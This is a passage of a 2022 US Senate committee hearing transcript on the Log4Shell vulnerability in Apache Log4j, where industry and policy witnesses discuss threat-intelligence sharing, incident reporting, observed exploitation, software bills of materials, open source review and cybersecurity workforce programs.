Because we found this recent activity we worked very closely, both with our JCDC and other government counterpoints within the intelligence community (IC) to make sure they were aware of the same thing that we were seeing, and we also worked closely with the Cyber Threat Alliance (CTA), which we are a founding member of. It is essentially a group of competitors that have recognized that sharing threat intelligence between organizations is critical to really get an understanding of what the adversaries are doing on a global scale.

In advance of publication we shared it with everyone that we have partnerships with so they could take action and already have protections in place and be working on it, and then we went ahead and released it to the public so that everyone, or anyone that might be in this kind of position, could make educated decisions on what they needed to do to be safe. We provided actionable Indicators of Compromise (IOCs) and data from attacks happening over the last 90 days for them to use for hunting in their own environments.

Senator PORTMAN. Well that is very helpful, I am sure. That is concerning, what you are saying about these attacks, and let us just be clear. You are talking about critical infrastructure in Ukraine—is that accurate?—as well as governmental entities are under attack, cyberattack, right now?

Ms. MILLER-OSBORN. Yes. Governmental organizations and other critical infrastructure.

Senator PORTMAN. Yes. One serious concern we have, of course, is the possibility of more cyberattacks against the United States in response to the United States doing things like applying sanctions, which many of us believe are necessary, particularly should Russia make a big mistake and invade Ukraine.

What can we do more here to be sure that those potential cyberattacks on critical infrastructure find a coordinated both defense and offense on our side?

Ms. MILLER-OSBORN. From my perspective, as a threat researcher, what we are doing with the JCDC and the partnerships there is really critical to make sure all of the stakeholders who come to the table, to be able to do exactly what we did for Log4shell, where we were able to convene quickly with all of the people that needed to be at the table and share actionable data for these sorts of things as it moves forward.

For anything else past that, sanctions and things like that, that is totally not my area of expertise. I leave that to the lawmakers. I am very focused on being able to make sure that we can share actionable intel with the organizations who need it to be safe.

Senator PORTMAN. My time has expired, but I want to thank you for what you are doing every day in your organization. My sense

[1] The Cyber Threat Landscape Report appears in the Appendix on page 65.

is that we need to be much better prepared, not just because of these existing issues we are talking about today, with regard to open source software, but with regard to the reality that we are going to be subject to more and more cyberattacks, and perhaps an intense effort at doing that from Russia, that we need to be ready for.

Thank you for working with the governmental sector and also with the private sector, and with this Joint Cyber Defense Collaborative to ensure we have that capability.

Thank you, Mr. Chairman.

Chairman PETERS. Thank you, Ranking Member.

It is clear this vulnerability has exposed potentially thousands of organizations to cyber criminals and foreign adversaries, some of whom I think we have already been taking advantage of this, including reports that the Russian Federation has exploited Log4shell to attack Ukrainian systems.

The intelligence community has warned that the Russian government may perform similar attacks against the United States in response to our support for Ukraine, and certainly I am concerned that there is no way to fully understand who has been victimized by Log4shell because there is no comprehensive reporting in place, unfortunately.

Ms. Miller-Osborn, my question is for you. We moved legislation earlier this year out of Committee and are now putting it forward to be considered by the full Senate, that would require critical infrastructure to report substantial cyber incidents to CISA, who would be required to properly scrub and share such information back with the public. My question is how would this legislation, if enacted, help improve threat intelligence and help companies protect themselves?

Ms. MILLER-OSBORN. From a threat intelligence perspective there is real policy benefit from sharing cyber incident information, especially if CISA is able to then provide bidirectional benefit. The legislation, of course, would need to be carefully crafted to avoid unintended consequences, but we appreciate the Committee's bipartisan support and commitment to listening to that feedback and working to ensure that the legislation is as accurate and useful as it can be for everyone involved.

Chairman PETERS. Thank you. Dr. Herr, from your perspective could you discuss the benefits of incident reporting and the subsequent analysis and warning provided by CISA to other companies that would occur as a result of it?

Mr. HERR. Senator, I think the incident reporting requirements, as have been discussed and proposed, would add to CISA's ability to understand not just long-term trends in cybersecurity threats but potentially threats across industry sectors, where there might be silos in reporting at the moment.

In addition to the incident reporting, though, there is opportunity for an entity to be created to really take the long-term analytic task of understanding what those incidents and trends in incidents tell us over time. I was encouraged by the amount of discussion and debate given in this body to the Bureau of Cyber Statistics (BCS) last year, and hope to see that incident reporting is discussed in the framework of an additional analytic capacity in the future.

Chairman PETERS. Ms. Miller-Osborn, recent reporting suggests Russia used the Log4shell vulnerability against Ukrainian government where they saw over 70 government websites manipulated with threatening propaganda messaging. In your testimony, you mentioned that you have identified cyber criminals using this vulnerability to illegally assess victim computers for ransomware attacks.

Who is exploiting this vulnerability and to what end, if you could tell the Committee, please?

Ms. MILLER-OSBORN. From the visibility that I have, the primary exploitation that we have seen are coin mining, which is where someone installs a malicious piece of software on a system to mine cryptocurrency. That typically flies under the radar, because, it does not really take over a system. It does not crash a system, so often it is something that people do not pay a lot of attention to. We have also seen ransomware attacks using this.

What I want to note is a lot of times people discount coin mining because it does not do anything big. It does not take a network down. It does not necessarily impact computing power. But it is a security problem in the sense that this is still malicious software that has now been installed on a system without your knowledge and without your approval. That means that if it can be exploited for a coin miner it can just as easily be exploited for other purposes. It serves to highlight why it needs to be patched, even if, we are not necessarily, at least from our visibility, currently seeing a ton of nation-state attempted exploitation.

Chairman PETERS. Would you follow up? Could you discuss why we have not seen a major attack yet, in your estimation, or is it simply we just do not know about it yet?

Ms. MILLER-OSBORN. From my perspective, based on the visibility that I have, we were able to react and move very quickly to protect our customers when it came to this vulnerability. The only real visibility my time has into this is the scanning that is taking place where entities of all sorts of motivations are trying to exploit this vulnerability.

The difficulty becomes, because protections are in place so quickly, we are not seeing that follow-on exploitation where that is when you could figure out who is behind it. That is when either a ransomware payload would be dropped or some other sort of nation-state, espionage-related malware, and that is where you could tease out that is who that was.

Right now, from our visibility, all I am seeing is mass scanning all over the internet for this, but that makes a lot of sense when you consider the number of people trying to exploit it and the fact that this has been incorporated into internet-of-things (IoT) botnets, which just randomly scan the internet for this constantly, so the volume is very high. But the fact that it has been adopted by botnets as well serves to highlight that this vulnerability is never going to die. It is going to be scanned for years on the internet, with people attempting to exploit it if they can find vulnerable systems. It really points to why this is so critical to be taken care of.

Chairman PETERS. It is clear that in the immediate days and weeks after the disclosure of the Log4shell, the cybersecurity ecosystem certainly went into high gear to identify the scope of this risk and to quickly remediate it.

Part of this effort was extensive sharing of cyber threat intelligence and part through CISA's Joint Cyber Defense Collaborative. I know a similar question was asked of Ms. Miller-Osborn, but I would like to ask this of you, Mr. Arkin. As a participant of JCDC trying to address this vulnerability for yourself and for your clients, how do you believe CISA did in this case? What was your assessment of their actions? What more do you believe Congress needs to do to support these efforts?

Mr. ARKIN. Yes. The information-sharing that happened through JCDC definitely added value to our efforts. The key thing for us, when there is an infinite number of things you could be working on, how do you prioritize your efforts to where the bad guys are actually exercising and preparing to do bad things to your environment?

The information that we got through JCDC helped us to understand the techniques and attacks that were being observed in the real world so that we could then marshal our resources in defense of that.

The thing, I think, that is most important when I think about threat information-sharing, in partnership with government, is keeping the classification level as low as possible. If I go into a briefing that is at a very high classification level, if I cannot share that information out to the rest of my company I am not going to be able to put it to its full effect. Keeping things at the unclassified or for-official-use-only level is going to allow us to most rapidly push the information out to the people who can put it to work in a defensive manner in our environment.

Chairman PETERS. Right, and thank you, Mr. Arkin.

I need to step away briefly to ask a question at the Senate Armed Services Committee (SASC). I will be turning the gavel over to Senator Hassan.

OPENING STATEMENT OF SENATOR HASSAN

Senator HASSAN [Presiding.] Thank you all very much.

I will start by thanking Chair Peters and our Ranking Member Portman for this hearing and to all of you for participating in it. I am very grateful for your expertise.

I want to start with a question to Ms. Miller-Osborn and Mr. Arkin. In your testimony, you each commented on how helpful the Joint Cyber Defense Collaborative, which brings together Federal and private sector cybersecurity stakeholders was in accelerating responses to the Log4j vulnerability. However, as I asked Director Easterly at a hearing last September, I am also interested in how the Joint Cyber Defense Collaborative could help strengthen the cybersecurity of entities that tend to have fewer cybersecurity resources, such as hospitals, schools, and small businesses.

Can you both comment on if and how the Joint Cyber Defense Collaborative was able to help under-resourced entities with the Log4j vulnerability and how you see the collaborative evolving to better support under-resourced entities, moving forward?

we will start with you, Ms. Miller-Osborn.

Ms. MILLER-OSBORN. Sure. Thank you. I see the JCDC as a convening body to serve as a bit of a clearinghouse for giving effective guidance geared toward, these mid-to lower-sized businesses good advice on the things that they need to prioritize from a protections perspective, because that can vary quite a bit when you have a much smaller organization and a much smaller budget.

I see JCDC as a good way to develop these guidelines and then be able to share them back out with industry, because they will be coming from not only the government background for it but also the vendor perspective for it, so that we can really have these best practices that we develop cohesively to help give formal, strong guidance to these organizations so they can understand what they need to do. Because that often is a big component too. They are not necessarily resourced to have an expert come in and help them and evaluate it.

I see them as a body to be able to put together that sort of guidance to help those organizations understand what they need to do in a prioritized manner.

Senator HASSAN. Thank you. Mr. Arkin.

Mr. ARKIN. Yes. From my role as a defender, nothing is more tragic than inefficiency and misdirected resources. I think the work that CISA is doing to make it clear, if you are going to do one thing you should patch these particular vulnerabilities that are being actively exploited, and that prioritization, in order to help defenders understand where to focus their efforts. There are an infinite number of bugs out there, but focus on this short list. Then if you have time to do defensive, proactive improvements and investments, things like multifactor authentications, zero-trust network architecture, these are other pieces of advice that CISA is offering, which I think really sharpens the focus for organizations onto things that will be most impactful.

Senator HASSAN. Thank you. I have another question for you, Ms. Miller-Osborn. In your testimony, you emphasized the importance of network visibility, that is knowing what is on your network so you know what you are defending. I strongly agree, which is why I supported the Federal Continuous Diagnostics and Mitigation Program (CDM), so that the Federal Government can know everything that exists on its networks.

Do you think it would be helpful if CDM included a pilot program to assist State and local entities working to improve visibility on their networks to help identify vulnerabilities like Log4j?

Ms. MILLER-OSBORN. I think anything that we could do to provide that level of guidance, especially at a cohesive level, would be good and helpful, especially as the cyber threat landscape can change so quickly, even, guidance that was potentially given two, three years ago now really needs to be updated. I do think there would be a good resource for that.

Senator HASSAN. Thank you. I think one of the challenges small businesses and small government entities have is a dearth of expertise or staff on board to really enact this kind of visibility or, provide the programs to let them see their whole network and what is on it. Thank you for that response.

Mr. Nalley, larger, better-resourced software companies are generally able to detect and remediate the Log4j vulnerability in software applications that they develop. However, smaller developers are less likely to do so because many do not regularly check to see if the software they used in developing their own applications has security issues, which may leave the software applications that they produce vulnerable. This underscores the importance of notifying anyone using a piece of open source software of a severe vulnerability.

Mr. Nalley, moving forward what is the Apache Software Foundation doing to better notify smaller developers that use Apache's open source software of security vulnerabilities?

Mr. NALLEY. Thank you, Senator. There are a number of methods that we use today to communicate around updates and security vulnerabilities. Those include the National Vulnerability Database that is run by National Institute of Standards and Technology (NIST) and using formats developed out of MITRE, the Common Vulnerabilities and Exploits message, to make that machine readable and easily parsable to automation.

Our hope is that especially with initiatives like software bill of materials, where developers can gain a better understanding of what open source packages and components they have consumed in their applications, that they will have a better understanding both of their threat landscape and have easier access to remediation information as part of that.

Senator HASSAN. Thank you. Do any of the other witnesses want to comment on how we can proactively notify users of open source software about their vulnerabilities?

Mr. ARKIN. Something that I can echo is the potential for the software bill of materials and other automation tools in order to make it easier and lower the friction for people to have insights into their code base and what is happening upstream for the components that they rely on. This tooling, I think, has the potential to take what today requires a lot of human elbow grease and then make it an automated process, which has the chance to lower the costs for all involved.

Senator HASSAN. Thank you. Anyone else? I see you nodding, Ms. Miller-Osborn.

Ms. MILLER-OSBORN. I agree. I do not have anything else to add, but I totally agree.

Senator HASSAN. OK. Our virtual guest, Mr. Herr, anything to add?

Mr. HERR. No. I concur.

Senator HASSAN. OK. Thank you.

Senator Lankford, are you ready to proceed? OK. With that I will turn it to Senator Lankford.

OPENING STATEMENT OF SENATOR LANKFORD

Senator LANKFORD. Senator Hassan, thank you very much. To the witnesses, thanks for being here and for the dialog.

I have a question that is going to be your favorite question that no one can really answer, but we do need to have some serious conversation about it. It is my understanding that this particular vulnerability, the Log4j, it has been around since 2013. It was discovered just months ago, and it was discovered in China, and that the entity was then reprimanded by China on that.

Here is my unanswerable question. What are the chances that this has actually been exploited since 2013 or 2014, and how do we go backwards to be able to determine how long this has really been exploited, and by who? What are the forensics of that and how do we determine how long this has been exploited before it was actually revealed, since it has been around for nine years?

Ready, set, go. Who wants to take that first.

Mr. NALLEY. I will take it first, Senator. Thank you for at least acknowledging that it is an unanswerable question.

Senator LANKFORD. Yes, it is.

Mr. NALLEY. I will say that we have observed no indication that this was exploited before it was disclosed to us. That is obviously not great evidence. The absence of evidence is not perfect. But we have seen no indication from our side that this was exploited prior to disclosure.

Senator LANKFORD. OK. Other comments on that?

Mr. ARKIN. Whenever there is a new attack technique or a new exploit that is developed, once you get a sample and you see how it is used in the real world there is the potential to roll back in the logs and look for examples of where it might have been used previously. This is something where something becomes well known and understood and then you can go back in time and look to see. Basically as long as you have logs that go back then you can go and try to understand what is happening.

Pulling out forensics images and things that might have been laying around from a while ago, it is just a question of do you have the automation to do that in a cheap way or is it something that you have to go back and review.

From our telemetry, I think there were some indications of exploit prior to December 9th, but only a week earlier, back to December 2nd, and there was no indication that we have of any exploits that went earlier than that. That is something where you can go back from when you first learn of something and then ask the question, have we actually seen this before and it is sitting around on a log somewhere?

Senator LANKFORD. When you talk about exploits you would say large scale, where you actually saw the result. This would not be necessarily that it was exploited on that device, malware was then implanted, and the malware has not been used yet?

Mr. ARKIN. The examples of exploit that our team at Cisco saw were not large scale, but I guess I would say small scale. And so things that show up in the logs, and I do not have the details about what they were used to achieve or which targets they were after. That is something I can work with my team and get back to the Committee on.

Senator LANKFORD. I appreciate that, because again, we are trying to be able to determine long-term how long this has been around, other ways that it could have been used in the past, and places that it could be sitting where there is an exploit sitting there but it has just not been activated.

Do you want to make any comments on this?

Ms. MILLER-OSBORN. Yes. I think Log4shell serves to highlight why there are kind of standard vulnerability disclosures processes that exist, and highlights why we need to continue to ensure the integrity of those programs, just to make sure, it is very clear when they are logged and how the entire process is going before they are released to the public.

Senator LANKFORD. OK. I am going to shift this a little bit, just in our conversations dealing with open source versus proprietary code. Obviously there are lots of challenges there and lots of benefits. Open source, lots of opportunity to be able, to continue to be able to build on it, to be able to use it in other ways. So that is a very good system.

The challenge becomes if someone has nefarious plans to be able to build something in, to be able to put something that then could be exploited. What is the process for them just being able to evaluate that, because there is a lot of peer review on that, before it actually goes into an open source? So walk me through a little bit what that process is like.

Mr. NALLEY. In general, contributors to open source start by submitting either their idea or the actual code modification that they are trying to have included. That tends to be reviewed by the folks who are responsible for the project itself, and it is not uncommon for that to take weeks or months before inclusion, and it is inversely proportionate to the size. Smaller, easy fixes tend to be reviewed pretty quickly, and tend to be included quickly, because they are easy to review, frankly. The larger or the more esoteric of the change, the more heavily that is going to be scrutinized, the more time people are going to take, and it is not uncommon for that to spin up into months.

It is a long-term evaluation. Because the code and the review are all happening in public, there is plenty of opportunity for additional outside inspection to happen, and it is not uncommon for someone who tends to be lurking around silently most of the time to say, "Hey, have you thought about what the impact of this change is going to be?" And so there is quite a heavy burden there.

I will call out that there has been some academic study on this. There was a university who tried to inject malicious code into an open source project. It was not one housed at the Apache Software Foundation but it was another large, open source project. That was quickly spotted, and the entire university was essentially banned from ever participating in the project again.

Senator LANKFORD. Do we know the process and how that worked for Log4j before and how the peer review happened at that point, to be able to look at it?

Mr. NALLEY. It was requested by a long-term, well-experienced software developer who was known at Apache, in terms of wanting to enable to feature. The feature was reviewed by a core member of the project management committee and then implemented into the code.

Senator LANKFORD. All right. I would assume there has been a conversation on lessons learned at this point of how we evaluate this, because a feature like this, that we then later learn, it also could be used for, is always the challenge of what else could be done with this that leaves us exposed to it.

I guess when I go back to the lessons learned, how do we get creative and actually having an opportunity, as individuals peer-review this, to be able to determine yes, it does this, that is very helpful, it grabs the date, it grabs all those things, that is very helpful, but it also could grab something else in the days ahead?

Mr. NALLEY. It is important for context that some of these systems that we are talking about making use of in this particular feature were actually developed in the 1990s, which was a very different place, cybersecurity landscape. I do think that there were some unintended consequences.

We have gone back and looked to see whether automated tools could have detected this vulnerability, and we have come to the conclusion that none of the automated tools on the market today would have done so, had they been looking either then or even very recently.

It comes down to complex interoperation of multiple systems, because this required three different systems to be in place to achieve this vulnerability. I am not sure how we get around that without good understanding of those systems and good thinking of potential malicious uses.

Senator LANKFORD. Yes. This will be an ongoing dialog for us for a long time, and trying to be able to figure out the "what else" with this. I appreciate all your input. I really do. I am grateful for folks that are continuing to be able to think through the what-ifs of this and also to be able to look backwards and to be able to see, have we been exploited already and are just not aware of it yet.

Thank you.

Chairman PETERS [Presiding.] Thank you, Senator Lankford.

Senator Hawley, you are recognized for your questions.

OPENING STATEMENT OF SENATOR HAWLEY

Senator HAWLEY. Thank you very much, Mr. Chairman. Thanks to the witnesses for being here.

Mr. Nalley, if I could start with you. I want to make sure I am right on the facts here. Am I right that the vulnerability was discovered by a Chinese researcher at Alibaba, who then reported it to your organization, that is?

Mr. NALLEY. Yes, Senator.

Senator HAWLEY. Under Chinese law I understand the Chinese researcher, that is required to report the vulnerability to the Chinese government. Is that right? Is that your understanding?

Mr. NALLEY. That is the reporting that has occurred. I am not familiar on the specifics of Chinese law.

Senator HAWLEY. Understood. Do you believe that the researchers reported it to Apache first and not the Chinese government first? Do we have any idea what the sequence was?

Mr. NALLEY. Based upon the reporting that has been in the tech press, my understanding is they reported it to us first, and then were subsequently sanctioned by the Chinese government.

Senator HAWLEY. Do we know what the basis is for that belief? In other words, here is what I am asking you. Other than what you read in the press you do not have any idea, any basis for knowing one way or another.

Mr. NALLEY. Right.

Senator HAWLEY. Is that right?

Mr. NALLEY. That is right.

Senator HAWLEY. That is concerning, for obviously reasons. I mean, just looking at China's recent cyberattacks, The New York Times now reporting that China is this prime cyber threat to the United States. Of course, in 2020, a Federal grand jury charged four members of China's PLA for their role in the 2017 Equifax hack, which the Federal Bureau of Investigations (FBI) called one of the largest thefts of personally identifiable information (PII) ever recorded. It was 145 million Americans affected there.

Last summer, of course, China hacked Microsoft. In December, Chinese hackers breached four U.S. defense and technology firms, and last month a Chinese hacking group breached several German pharma and tech firms in an effort to steal intellectual property. Obviously, the Chinese government and affiliated groups are getting very active in this space.

What do we know about any efforts by China to exploit the Log4j vulnerability? I noticed that the CISA director said that this vulnerability is one of the most serious seen "in my entire career"— that is a quote—"if not the most serious." So do we know, do you know, Mr. Nalley, anything about the extent of China's attempts to exploit the vulnerability?

Mr. NALLEY. I do not.

Senator HAWLEY. Does anybody else on the panel know about China's attempts to exploit the vulnerability?

[No response.]

Mr. Nalley, how many products use the Log4j code? Do you have any idea?

Mr. NALLEY. I have no insight into that. Unfortunately, our users are not required to enter into any contract to provide us with any contact information or tell us how or where or to what scale they are using them. It is unknowable by me.

Senator HAWLEY. Do we have any estimates about the number of products that use Log4j, or how many have tried to download the patch, for instance?

Mr. NALLEY. My understanding is that CISA has maintained a database of affected software and affected hardware devices as well. The last time I looked at that list it was hundreds or maybe even thousand-plus entries into that database.

In terms of patch adoption, I do not have a good sense of what that looks like across the ecosystem. I can tell you that talking to the folks who run Maven Central, which is where most of the Java developer ecosystem gets their open source components, they were still seeing, as of mid-January, they were still seeing roughly 30 percent of downloads being for a vulnerable version of Log4j. That is roughly, if I recall correctly, around 10,000 downloads per hour.

Senator HAWLEY. Ten thousand per hour, 30 percent of which were vulnerable. Do we know what the latest number of attacks detected?

Mr. NALLEY. Ten thousand downloads per hour was of the vulnerable versions.

Senator HAWLEY. I got you. Do we have any sense what the latest number of attacks detected is, do you know?

Mr. NALLEY. I have no insight into that, unfortunately.

Senator HAWLEY. What about remedial action here? Obviously businesses can engage in best practices. What measures are you and others taking to scan for incidents of exploitation, rather than vulnerability?

Mr. NALLEY. The Apache Software Foundation is not taking any action to scan or try and detect exploitation.

Senator HAWLEY. Is there any role that you think that Congress should be taking to help address this issue?

Mr. NALLEY. I do not claim to be an expert on what Congress should do. In general, I think the most urgent thing is that folks need to be urged to upgrade to a secure version of Log4j, and understanding the threat environment, being able to quickly determine if you are vulnerable is important, so software bill of materials might aid in that particular objective.

Then the ability to quickly update. I said that we ought to encourage people to update the version of Log4j, but in general the software industry struggles with maintaining version currency. To the degree that we can build in faster remediation to all of our infrastructure, I think that will lead us to more secure outcomes.

Senator HAWLEY. Mr. Arkin, let me come to you and in my few remaining moments here, in your written testimony you mentioned that this was hardly the first time that Cisco has had to respond to the identification of a new cyber vulnerability. In 2014, the industry had a zero-day vulnerability called Heartbleed, I understand, which Cisco took 50 days to identify the full list of software that required remedial updates.

With Log4j you were able to do that in 10 days, if I have my facts correct. Do you think that your 10-day response timeline is representative of typical of other companies, or only large companies? Give me some sense of what you think the industry picture is.

Mr. ARKIN. We have made a lot of investments to squeeze the timeframes down, where it took weeks before, and get it down to the 10 or 14 days that we did for this time around. Every time something like this happens is an opportunity to study the situation and see what we can do in order to squeeze that further. We are always looking for how we can optimize that.

I think when you look across other parts of industry, there are plenty of organizations that can get in in a single-digit number of days, and then there are lots of other organizations that, for the things they know about, they might be able to patch relatively quickly, within weeks. But then that inventory management challenge of making sure you understand the full scope of what you are responsible for, that can be a real hard problem for a lot of organizations.

Senator HAWLEY. I appreciate your testimony today. I have a few additional questions but I will give them to you for the record. Thank you for being here.

Thank you, Mr. Chairman.

Chairman PETERS. Thank you, Senator Hawley.

Senator Rosen, you are recognized for your questions.

Senator ROSEN. Thank you, Chairman Peters. Thank you for holding this hearing. I am really excited to hear everybody talking about software bill of materials. I appreciate all your answers because I think that this is a critical component to ensuring our future safety because as a former computer programmer my mind is just spinning here with all the questions I could ask.

But I know from experience that software systems do involve complex and sometimes obscure supply chains. As the Log4shell vulnerability demonstrates, supply chains can provide just that point of entry for malicious cyber actors to exploit, and they are going to range from the cyber criminals to nation-state actors.

To bring transparency to our supply chain and get ahead of the next vulnerability, President Biden's Executive Order on improving the nation's cybersecurity is pushing our Federal agencies to adopt the software bill of materials.

I want to explain for everyone what an SBOM is. It contains the details on the supply chain relationships, but basically we have that in our lives every day. Look on the backs of any box of food in your pantry and you will see a list of ingredients. We look on any sweater you are wearing, or jacket that has a list of materials in your clothes, that is what a software bill of materials is, and we can go forward with that, and that can help us react more quickly to new vulnerabilities.

I want turn, Dr. Herr, to Federal procurement. Should contractors with the Federal Government be required to submit an SBOM, because we want to require the software developers to contract with the government. We want to disclose the software packages that went into their final products. What do you think about that, Dr. Herr?

Mr. HERR. Yes, Senator. Absolutely it should be a basic condition of doing business.

Senator ROSEN. Thank you. I appreciate that. I want to move on a little bit to talking about how we secure the open source software, because obviously, if you are a bad actor, if I leave my window open people are going to come in that way versus they are not going to break down my door. This open source software can really be a big point of vulnerability. There is rapid growth in open source software, and it really brings considerable advantages for companies. I know that reduced costs, faster adoption of software in Log4shell just demonstrates how this can pose unique challenges.

To improve network security, I believe we have to have developers adopt a never-trust, always-verify approach where developers are actively thinking about what assets need to be protected, who needs access, under what conditions, and how the software they are developing can best operate in a zero-trust environment.

To Ms. Miller-Osborn and Mr. Nalley, how can we help the open source community apply the zero-trust model in an effective way to try to close that open window, if you will? We will start with Ms. Miller-Osborn and then Mr. Nalley, please.

Ms. MILLER-OSBORN. Thank you. It is a two-pronged question. What we are really looking at from this is more of the need for a shift-left approach and a shift to the zero-trust kind of architecture that you were talking about, because recognizing that this is not solely an open source security problem, this is going to be a software security problem, and no software package, no matter how well designed, is ever going to necessarily be perfect.

We need to shift more to the assuming that at any given time a device on a network could be compromised, and then have good deterrence in place with multiple layers of protect so that when and if that does happen it does not have effect on the rest of your network. Because as we have seen, over the past year, year and a half, it seems to be a constant onslaught of new zero days across a range of software, not just things that were open source that we are having to respond to.

It is less of a, in my opinion, the software components. It is more of a need for the security posture to understand that this is the cyber threat landscape that we live in now.

Senator ROSEN. Thank you. Mr. Nalley, do you have anything to add?

Mr. NALLEY. Thank you, Senator. I do think that it is a nuanced question. Specifically, a number of these components, these open source components, are building blocks, and they are written to serve a very specific purpose, but often the people who are writing that software do not have insight into how it will be used or where it will be used. I think that there are some missing pieces of context that might better inform the authors of the software if they understood it.

Having users of the software come participate in open source communities would certainly add to that context and perhaps better inform our security posture.

Senator ROSEN. Yes, and I would add how we use open source software, whether we are calling it dynamically or statically, probably changes the threat landscape as it goes on to the ability to do future patches and maintenance, as it were.

But we are going to need a lot of people to do these jobs, a lot of people to do these tech jobs. Our workforce, we know our cyber workforce is not where we need it to be. There are hundreds of thousands of open jobs across the country, about 600,000 now, about 3,500 at least in Nevada alone, according to Cyberseek. That is a Federal Government job security jobs map.

Last week I introduced the bipartisan Cyber Ready Workforce Act with Senator Blackburn. It is going to instruct the Department of Labor (DOL) to award grants to workforce intermediaries to develop apprenticeship programs, programs all across the board, to try to really buildup this workforce we are going to need to really address the threat landscape that we are facing.

Again, Ms. Miller-Osborn, in the few seconds I have left, how do you think we can best expand our apprenticeship programs, our certificate, two-year programs, to fill and address these long-term cyber issues we are having and get people to work as quickly as possible?

Ms. MILLER-OSBORN. Thank you for that question. I think those initiatives are key to this as well as a number of others that currently exist. I was absolutely honored and privileged to be a part of the program that we sponsored with the Girl Scouts to design the cybersecurity badges that will be one of the most proud things I have ever worked on, to get this started, when girls are young, when children are younger, so they feel comfortable growing up in this field. They are interested in it. This is something they want to do. We have classes more at younger ages. There are a lot of other organizations out there that we participate with that you can partner with. There is Women in Cybersecurity, Black Girls Code.

There are a lot of organizations that look at doing networking and training and mentorship, to start bringing in people from the field, whether, it is at the girls in elementary school level all the way up through college, or it is people that are potentially looking for a second career and they want to get into cybersecurity, and they come into these organizations so they can start getting training and start getting mentorship and start learning the skills that they need to be brought into the field.

I think diversity that is being created by taking these approaches is also critical, because that diversity is really what makes sure, informs that we are doing effective analysis. Everyone in the room cannot have the same background or you are not going to actually be able to understand the kind of threats you are facing, from a threat intel perspective.

I think all of these things combined are really what we need to bring more people into the field.

Senator ROSEN. Thank you. I love hearing that. I just formed a Women in Science, technology, engineering, and mathematics (STEM) Caucus, to try to promote the very things you are talking about. I think it is really important. It was a great career for me. We have passed some bills, Building Blocks of STEM, and have quite a few others that we have done and are working on.

Thank you for what you are doing, and, Mr. Chairman, I yield back.

Chairman PETERS. Thank you, Senator Rosen.

Dr. Herr, as you are well aware, open source code is developed internationally and used internationally, and this vulnerability not only impacts American companies but it impacts critical infrastructure for our allies and partners all around the world.

My question for you, sir, is do you have any recommendations for how the government, DHS, or CISA, specifically, should be working with foreign partners when widespread vulnerabilities such as the one we are discussing here today are discovered?

Mr. HERR. Senator, thank you for the question. I could not underline more the importance that the United States' relationship with its partners and allies have to this issue. Two suggestions to you and to this Committee.

The first is to empower CISA with a purpose-built open source security organization. This is something that we have advocated for as a point of contact with the open source community, which as Mr. Nalley and others have pointed out is globally distributed. I think it is something that would provide benefit both directly to the United States government but also to communities abroad.

The second is to encourage that efforts to fund open source, these infrastructure investments we talk about, be driven forward in partnership with key U.S. allies in the European Union (EU) and in the Indo-Pacific.

I think the underlying point for this discussion is that the consumption of open source, not only an issue for the United States, not only an issue for its close allies, but for the security relationships that we maintain abroad, the cyberattack surface that we are going to be forced to defend against adversaries is being shaped as we speak by these sorts of vulnerabilities. These kinds of long-term investments are not simply a protection for ourselves at home but actually an attempt to make the management problem, the security challenge that we face abroad, significantly easier as well.

Chairman PETERS. Thank you, and I certainly would like to thank each of our witnesses here today for joining us to discuss what is an incredibly important matter, and we look forward to continuing this discussion with you in perhaps other forms or in other ways as we work to address these vulnerabilities.

Over the past year we have experienced cybersecurity attacks that pose a direct threat to our nation's critical infrastructure and the American way of life, and I believe that all of my colleagues on this Committee can agree that we must continue to be diligent and proactive to improve cybersecurity of our critical infrastructure, the government, and other private sector entities as well.

Incidents like SolarWinds and the Colonial Pipeline attack continue to illustrate the need for us to secure our supply chains and improve software security. The impacts of widespread vulnerabilities need to be better understood, and we need to pass incident reporting legislation to ensure that we actually have a full picture of the threat that we are facing in this country.

While I applaud the work of the Administration and the private sector companies working to address the vulnerability in Log4j, it is going to continue. It will require our continued diligence, and we will need to be aware that it could be exploited in the future.


Our adversaries continue to look for cybersecurity vulnerabilities, and we must be diligent in our defense. Open source software has led to significant advances in modern software and technology development, but we need to continue to improve the security of this and all other software. I appreciate the panel's discussion today on this topic and look forward to continuing this discussion in the future.

The record for this hearing will remain open for 15 days, until February 23rd at 5 p.m. for submission of statements and questions for the record.

This hearing is now adjourned.

[Whereupon, at 11:31 a.m., the hearing was adjourned.]

APPENDIX



Chairman Peters Opening Statement As Prepared for Delivery
Full Committee Hearing: Responding to and Learning from the Log4Shell Vulnerability
February 8, 2022

I'd like to thank our witnesses for joining us to examine the vulnerability in Log4j, which our government's top cybersecurity experts have called one of the most severe and widespread cybersecurity risks ever seen.

This bug, which can be exploited by only typing in 12 characters, can allow cybercriminals and foreign adversaries to remotely access critical American networks.

